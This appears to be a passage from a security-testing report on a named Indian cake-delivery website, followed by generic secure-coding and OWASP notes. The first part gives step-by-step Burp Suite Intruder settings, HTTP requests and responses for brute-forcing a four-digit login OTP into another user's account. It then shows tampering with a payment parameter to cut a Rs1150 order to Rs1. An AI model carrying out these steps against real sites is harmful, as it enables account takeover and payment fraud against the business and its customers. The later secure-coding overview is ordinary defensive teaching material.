3 Cookie: \_\_ga\_33V1C7YDHD=G01.1.1208599013.0.1.1208599013.0.0.0; \_\_ga=G01.1.772136227.12084030043; City=Vijayawada; PHPSESSID=ffbd2407c709617201346ae0c5ed5faa  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0  
5 Accept: \*/\*  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
9 X-Requested-With: XMLHttpRequest  
10 Content-Length: 28  
11 Origin: https://www.justbake.in  
12 Referer: https://www.justbake.in/login  
13 Sec-Fetch-Dest: empty  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Site: same-origin  
16 Te: trailers  
17  
18 con\_pin=986\$&phone=9898989898

0 payload positions

0 matches Clear

Length: 692

After adding the OTP is highlighted With green and with dollar symbols Before and after the OTP number.

con\_pin=\$986\$&phone=9898989898

# Go to payloads

4. Select the Payload type as Brute Forcer as shown below, and the character set option show be from 0 to 9 as shown below.

Payload set: 1

Payload count: 10,000

Payload type: Brute forcer

Request count: 10,000

?

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a s

Character set: 0123456789

Min length: 4

Max length: 4

Click on start attack.

PositionsPayloadsResource poolSettings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 10,000

Payload type: Brute forcer

Request count: 10,000

?

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

Min length: 4

Max length: 4

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

?

Payload encoding

Start attack

5. You will get an attack tab where the contents are as shown below, Click on responses.

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a POST to `/confirmuserpin.php` with a body containing `pin=5120&phone=9090909090`. A red arrow points to the 'Response' tab.

Request	Payload	Status code	Error	Timeout	Length	Comment
210	9020	200			663	
211	0120	200			671	
212	1120	200			665	
213	2120	200			667	
214	3120	200			671	
215	4120	200			671	
216	5120	200			661	
217	6120	200			669	

Request Response

1 POST /confirmuserpin.php HTTP/2  
2 Host: www.justbake.in  
3 Cookie: \_\_ga\_38V1CRYPHD=GSI.1.1600999013.6.1.1600999040.0.0.0; \_\_ga-GAI.1.772136267.1604830043; City=Vijayawada; PHPSESSID=ftnd2987c705617201345ae8c5ed3faa  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/115.0  
5 Accept: \*/\*  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
9 X-Requested-With: XMLHttpRequest  
10 Content-Length: 28  
11 Origin: https://www.justbake.in  
12 Referer: https://www.justbake.in/login  
13 Sec-Fetch-Dest: empty  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Site: same-origin  
16 Te: trailers  
17 Connection: close  
18  
19 con\_pin=5120&phone=9090909090

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The response is a 200 OK status with a Content-Type of text/html. The body contains a JSON object with endpoints and a success fraction.

Request	Payload	Status code	Error	Timeout	Length	Comment
210	9020	200			663	
211	0120	200			671	
212	1120	200			665	
213	2120	200			667	
214	3120	200			671	
215	4120	200			671	
216	5120	200			661	
217	6120	200			669	

Request Response

1 HTTP/2 200 OK  
2 Date: Mon, 10 Jul 2023 14:42:47 GMT  
3 Content-Type: text/html; charset=UTF-8  
4 Expires: Thu, 15 Nov 1981 08:52:00 GMT  
5 Cache-Control: no-store, no-cache, must-revalidate  
6 Pragma: no-cache  
7 Vary: Accept-Encoding  
8 Cf-Cache-Status: DYNAMIC  
9 Report-To: {  
10 "endpoints": [{  
11 "url": "https://a.nel.cloudflare.com/report/v3?s=%2BLSxb7Crd%2F%2B1Jsd5ameffDhTsCBBwWAYe8k6QFutHrT4d4fXmamLR5SR1Xch%2Bc8%2F22v0G1fJYriRcCnJTrFeWZhYonrsawP4nLXOL7EBGP9ZehvW16lehqiWysK2pPjBjA13D%2D"}],  
12 "group": "cf-nel",  
13 "max\_age": 604800  
14 }  
15 Nel: {  
16 "success\_fraction": 0,  
17 "report\_to": "cf-nel",  
18 "max\_age": 604800  
19 }  
20 Server: cloudflare  
21 Cf-Ray: 7e4993442f46f383-BOM  
22 Alt-Svc: h3=":443"; ma=86400  
23  
24 invalid

As we can see that OTP is invalid and it is brute forcing possible Numbers that an OTP can Generate which is from 0 – 9999 a four-digit values.

6. After searching all the OTP's that the Brute Forcer attack tab has provided, I got a valid OTP.

Attack Save Columns 2. Intruder attack of https://www.justbake.in - Temporary attack - Not saved to pr...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
209	0000	200	<input type="checkbox"/>	<input type="checkbox"/>	663	
210	9020	200	<input type="checkbox"/>	<input type="checkbox"/>	663	
211	0120	200	<input type="checkbox"/>	<input type="checkbox"/>	671	
212	1120	200	<input type="checkbox"/>	<input type="checkbox"/>	665	
213	2120	200	<input type="checkbox"/>	<input type="checkbox"/>	667	
214	3120	200	<input type="checkbox"/>	<input type="checkbox"/>	671	
215	4120	200	<input type="checkbox"/>	<input type="checkbox"/>	671	
216	5120	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	661	
217	6120	200	<input type="checkbox"/>	<input type="checkbox"/>	669	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Mon, 10 Jul 2023 14:42:50 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
10 {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?s=00fyFnePaznS6Q0y44WuG60pcrsl4RdTe1140oyravvADlaq5OKTYyyqMGAcDGvqHjIMB7t11FT4oCHidC8gjNV0WetScsSraBwytxd4gSqs7uganQh1YV1C2ydx8qF048Q43D43D"}],"group":"cf-nel","max_age":604800}
11 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
12 Server: cloudflare
13 Cf-Ray: 7e45935a8bd5f383-BOM
14 Alt-Svc: h3=":443"; ma=60400
15 valid
```

523 of 10000

Now let us try the OTP that we got which is 5120  
In the payload column.

## 7. I have successfully logged in bypassing the OTP.

Browser address bar: <https://www.justbake.in/my-account>

Navigation: HOME / MY ACCOUNT

### My Account

1. MY ORDERS
2. TRACK ORDERS
3. **VIEW YOUR ACCOUNT INFORMATION**
4. EDIT YOUR ACCOUNT INFORMATION
5. CHANGE YOUR PASSWORD

First Name	-	da ajdka ajdkla	Mobile	-	9898989898
Last Name	-		Date of Birth	-	
Email Address	-	enkl@gmail.com	Address	-	addajkla adjkla

Browser address bar: <https://www.justbake.in/my-account#my-account-1>

# PARAMETER TAMPERING



website: <https://www.justbake.in/>

Just Bake offers the best Cake

Call Us : +918970010111 / +918970010222 | We Bake it. You Love it. 500010 - Hyderabad





JustBake

Cakes Express Cakes Occasional Designer Flowers Desserts & Snacks Photo Cakes Live Store Enquiry

HOME / CAKE DELIVERY

### Cake Delivery

Sort by Weight Sort by Price


			
Alphonso Mango Cake ★★★★★	American Almond Chocolate Cake ★★★★★	Arabian Cashew and Dates Cake ★★★★★	Belgium Truffle Cake ★★★★★
₹350 Available - From Tomorrow	₹535 Available - From Tomorrow	₹525 Available - From Tomorrow	₹525 Available - From Tomorrow

select any product, and check whether it is available or not.  
Then click on “Buy Now”

Just Bake offers the best Cake | American Almond Chocolate

https://www.justbake.in/1-american-almond-chocolate-500g-cake-38

HOME / CAKE DELIVERY / AMERICAN ALMOND CHOCOLATE CAKE



**American Almond Chocolate Cake**  
★★★★★ | 87 Reviews

**₹575/-**  
Inclusive of all taxes

500010 **Check**

**Weight**

0.0 KG	1.0 KG	1.5 KG	2.0 KG	2.5 KG	3.0 KG	3.5 KG	4.0 KG	4.5 KG
5.0 KG	5.5 KG	6.0 KG	6.5 KG	7.0 KG	7.5 KG	8.0 KG		

☐ Eggless

**Message On Cake**  
(Note: Special Characters Other Than \*, ! @ Not Allowed. Only 20 characters Allowed.)

**Special Instructions**  
(Example: I want it to be a Surprise or I will be in a meeting at 5 pm, Please SMS if don't answer. I call etc.)

**Add To Cart** **Buy Now**

f t G+ i s

NOTE: DESIGN AND ICING OF CAKE MAY VARY FROM THE IMAGE SHOWN HERE SINCE EACH CHEF HAS HIS/HER OWN WAY OF BAKING AND DESIGNING A CAKE.

Give Your Billing Details, such as name, address, Ph.no etc,  
and then Click on Online Pay

The screenshot shows a web browser window with two tabs: 'Just Bake offers the best Cake' and 'Just Bake CheckOut'. The address bar shows 'https://www.justbake.in/checkout.php'. The page is divided into two main sections: 'BILLING DETAILS' and 'YOUR ORDER'.

**BILLING DETAILS**

**Choose Delivery Option**

☐ Collect at the Store ☒ Home/Office Delivery (Additional Charges)

NOTE: For Home Delivery (Hd) there would be additional Charges. For Delivery within 5 kms - it would be 75 Rs & 15km for subsequent kms

Delivery Date \*  Delivery Time \*

Please have someone available at Delivery Address during the Delivery Time

Full Name \*

Phone \*  Email Address \*

☐ Create an account?

Recipients Name  Recipients Mobile

Address \*

**YOUR ORDER**

S.No	Product	Weight	Total
1	Classic Chocochips Cake - 0.5 Kg	Qty : 1	500
2	American Almond Chocolate Cake - 0.6 Kg	Qty : 1	575



Sub Total ₹1075  
Delivery charges ₹75.00  
Grand Total ₹1150.00

**ONLINE PAY**


**Guaranteed SAFE Checkout**

McAfee SECURE Norton PayU VISA MasterCard DISCOVER PayPal


As we can see, the amount is Rs1150, So first, we have to select Payment Options -> Wallet -> Airtel Payments Bank.



Then, Turn on the Intercept in Burpsuite, before proceeding,  
So that we can capture the packets.




AMT=1.00, And then we will forward the packets.



As we can see, The Amount is changed from Rs1150 to RS1.

So we successfully tampered the parameter or data.



The screenshot shows a web browser window with the Airtel Payments Bank login page. The browser's address bar displays the URL <https://ecom.airtelbank.com/ecomui/login/5307102177>. The page features the Airtel Payments Bank logo at the top. A white modal box is centered on the screen, containing the text "Payment to be made to PU-BINDUR" at the top. Below this, a table shows the payment amount:

Amount
₹1.00

Below the table, the text "Login/Register" is displayed. Underneath, there is a "Mobile Number" input field with the prefix "+91 -" and a placeholder text "Please enter valid 10 digit mobile number.". At the bottom of the modal, there is a grey button labeled "Get OTP".

# Title: Secure Coding Practices and OWASP Top 10

## Topic 1: Introduction

- Importance of secure coding practices: Secure coding practices are essential for building robust and resilient software applications. By incorporating security considerations into the development process, developers can mitigate potential vulnerabilities and protect against malicious attacks. Secure coding helps safeguard sensitive data, ensures the integrity of the system, and promotes trust among users.
- Overview of OWASP (Open Web Application Security Project): OWASP is a globally recognized nonprofit organization focused on improving software security. It provides valuable resources, tools, and knowledge to help developers build secure applications. OWASP offers the OWASP Top 10, a regularly updated list of the most critical security risks faced by web applications. The OWASP Top 10 serves as a guide to prioritize security efforts and address common vulnerabilities effectively.

## Topic 2: Declarative Security

- Definition and examples: Declarative security involves specifying security requirements and policies using high-level, declarative statements rather than implementing security measures directly in the



code. It allows developers to express security constraints and rules in a more concise and understandable manner. Declarative security can be applied to various aspects of an application, including access control, data validation, and resource protection.

**Examples of declarative security include:**

1. Role-based Access Control (RBAC): Defining roles and permissions using configuration files or annotations, and associating them with specific functionalities or resources in the application.
2. Data Validation Rules: Specifying validation rules for input data using declarative statements, such as regular expressions or predefined constraints, which can be enforced automatically.
3. Resource Protection: Configuring security policies to control access to resources, such as files, databases, or APIs, by defining declarative access rules based on user roles or privileges.

- **Best practices for declarative security:**

1. Clearly define and document security requirements: Clearly define the security constraints, access control rules, and validation requirements for the application. Documenting these requirements helps ensure that all stakeholders have a shared understanding of the security objectives.
2. Leverage built-in security frameworks and libraries: Utilize existing security frameworks and libraries that provide declarative

security mechanisms. These frameworks often offer pre-defined security controls and configurations, reducing the effort required to implement security features.

3. Regularly review and update security configurations: Stay vigilant about updating security configurations to align with changing requirements and best practices. Regularly review the declarative security configurations to identify and address any potential vulnerabilities or misconfigurations.

4. Implement a defense-in-depth approach: Declarative security should be complemented with other secure coding practices and defense mechanisms. Employ a layered approach to security by combining declarative security with programmatic security, input validation, encryption, and secure coding practices throughout the application.

5. Follow the principle of least privilege: Grant permissions and access rights based on the principle of least privilege. Only provide users and components with the minimum necessary privileges required to perform their intended tasks, reducing the potential impact of security breaches or misuses.

6. Conduct security testing and code reviews: Regularly perform security testing, including vulnerability scanning and penetration testing, to identify any weaknesses in the declarative security implementation. Conduct code reviews to ensure that security

configurations and policies are correctly applied throughout the codebase.

## Topic 3: Programmatic Security

- Definition and examples: Programmatic security involves implementing security measures within the application's code logic. It requires developers to write code that enforces security controls, handles authentication and authorization, validates inputs, and protects against common vulnerabilities.

### **Examples of programmatic security practices include:**

1. Authentication and Authorization: Implementing secure login mechanisms, password hashing, and role-based access control (RBAC) to ensure that only authorized users can access protected resources.
2. Input Validation: Validating and sanitizing user inputs to prevent security vulnerabilities such as SQL injection, cross-site scripting (XSS), or command injection.
3. Secure Communication: Implementing secure communication protocols (e.g., HTTPS) to protect sensitive data during transmission and prevent man-in-the-middle attacks.

## Topic 4: Concurrency

- Importance of secure coding in concurrent programming: Concurrent programming involves the execution of multiple tasks or processes simultaneously. Secure coding in concurrent environments is crucial to prevent race conditions, data corruption, and unauthorized access to shared resources.

**Techniques for secure concurrent programming include:**

1. Synchronization: Using synchronization mechanisms such as locks, semaphores, or monitors to control access to shared resources and prevent data corruption.
2. Thread Safety: Designing thread-safe data structures and algorithms to ensure that concurrent access does not result in unexpected behavior or security vulnerabilities.

## Topic 5: Configuration

- Secure configuration management: Secure configuration management involves properly managing and securing the configuration settings of an application. It includes handling sensitive configuration parameters, preventing unauthorized modifications, and ensuring secure storage and transmission of configuration data.

Best practices for secure configuration include:

1. Secure Default Configurations: Ensuring that default configurations are secure and do not expose unnecessary functionalities or sensitive information.
2. Access Control: Restricting access to configuration files and settings to authorized personnel only.

## Topic 6: Cryptography

- Importance of secure cryptography: Secure cryptography plays a vital role in protecting sensitive data, ensuring confidentiality, integrity, and authenticity. It involves the proper selection and implementation of cryptographic algorithms, key management, and secure encryption/decryption processes.

### **Best practices for secure cryptography include:**

1. Strong Encryption: Using industry-standard, well-vetted cryptographic algorithms and protocols.
2. Key Management: Implementing secure key generation, storage, and distribution practices to protect encryption keys.

## Topic 7: Input and Output Sanitization

- The need for input and output sanitization: Input and output sanitization is crucial for preventing security vulnerabilities such as SQL injection, cross-site scripting (XSS), or command injection. It involves validating and filtering user inputs and encoding or escaping output data to mitigate the risk of attacks.

**Techniques for secure input and output handling include:**

1. Input Validation: Applying strict validation checks on user inputs to ensure they meet expected format, length, and constraints.
2. Output Encoding: Encoding or escaping output data to prevent unintended interpretation as executable code.

## Topic 8: Error Handling

- Secure error handling techniques: Proper error handling is important for both usability and security. Secure error handling ensures that error messages do not disclose sensitive information and that errors are handled in a way that does not compromise the security of the system.

**Best practices for secure error handling include:**

1. Minimal Error Information: Providing user-friendly error messages that do not reveal sensitive data or system internals.

2. Logging and Alerting: Logging errors with appropriate levels of detail for troubleshooting without exposing sensitive information and notifying administrators about critical errors.

## Topic 9: Input Validation

- Importance of input validation: Input validation is crucial to prevent security vulnerabilities such as buffer overflows, SQL injection, or command injection. It involves verifying the correctness, integrity, and safety of user-supplied data before using it in the application.

### **Best practices for secure input validation include:**

1. Whitelisting: Using whitelist-based validation techniques to only accept expected input patterns and reject anything that does not conform.
2. Regular Expressions: Applying regular expressions to validate and enforce specific patterns or formats for inputs.

## Topic 10: Logging and Auditing

- Secure logging and auditing practices: Logging and auditing are essential for detecting and investigating security incidents. Secure logging ensures that logs capture the required information for security analysis and monitoring, while auditing helps detect and respond to security incidents effectively.

### **Best practices for logging and auditing include:**

1. Comprehensive Logging: Logging security-relevant events and activities to provide visibility into potential threats or unauthorized access attempts.
2. Log Protection: Protecting log files from unauthorized access, tampering, or deletion to maintain their integrity and confidentiality.

## **Topic 11: Session Management**

- Definition and importance of secure session management: Secure session management involves properly managing and protecting user sessions to prevent session hijacking, session fixation, or unauthorized access to user accounts.

### **Techniques for secure session management include:**

1. Session Expiration: Implementing session timeouts to automatically terminate inactive sessions.
2. Session Token Handling: Generating secure session tokens and using secure methods for storing, transmitting, and validating session tokens.

## **Topic 12: Exception Management**

- Secure exception management practices: Exception management involves handling and responding to unexpected errors



or exceptions in a secure and controlled manner. Proper exception management helps prevent information leakage and helps maintain the integrity of the application.

**Best practices for secure exception management include:**

1. Custom Error Messages: Providing meaningful error messages to users without revealing sensitive information or system internals.
2. Exception Logging: Logging exceptions with appropriate levels of detail for troubleshooting and analyzing security incidents.

## Topic 13: Safe APIs

- Designing and using secure APIs: Application Programming Interfaces (APIs) enable interaction between different software components. Safe APIs focus on designing and using APIs that are secure and resilient against attacks, ensuring data integrity and protecting against unauthorized access.

**Best practices for safe API development include:**

1. Authentication and Authorization: Implementing secure authentication and authorization mechanisms for API access.
2. Input Validation: Validating and sanitizing API input parameters to prevent security vulnerabilities such as injection attacks.

## Topic 14: Type Safety

- Importance of type safety in secure coding: Type safety refers to ensuring that variables and data structures are used in a manner consistent with their declared types. It helps prevent type-related vulnerabilities and can mitigate security risks associated with incorrect data handling.

**Techniques for ensuring type safety include:**

1. Strong Typing: Using programming languages with strong type systems that enforce type constraints at compile-time.
2. Input Validation and Sanitization: Validating and sanitizing user inputs to prevent unexpected or malicious data types from causing security vulnerabilities.

## Topic 15: Memory Management

- Secure memory management practices: Secure memory management involves handling memory resources securely to prevent vulnerabilities such as buffer overflows, memory leaks, or unauthorized access to sensitive data.

**Best practices for secure memory management include:**

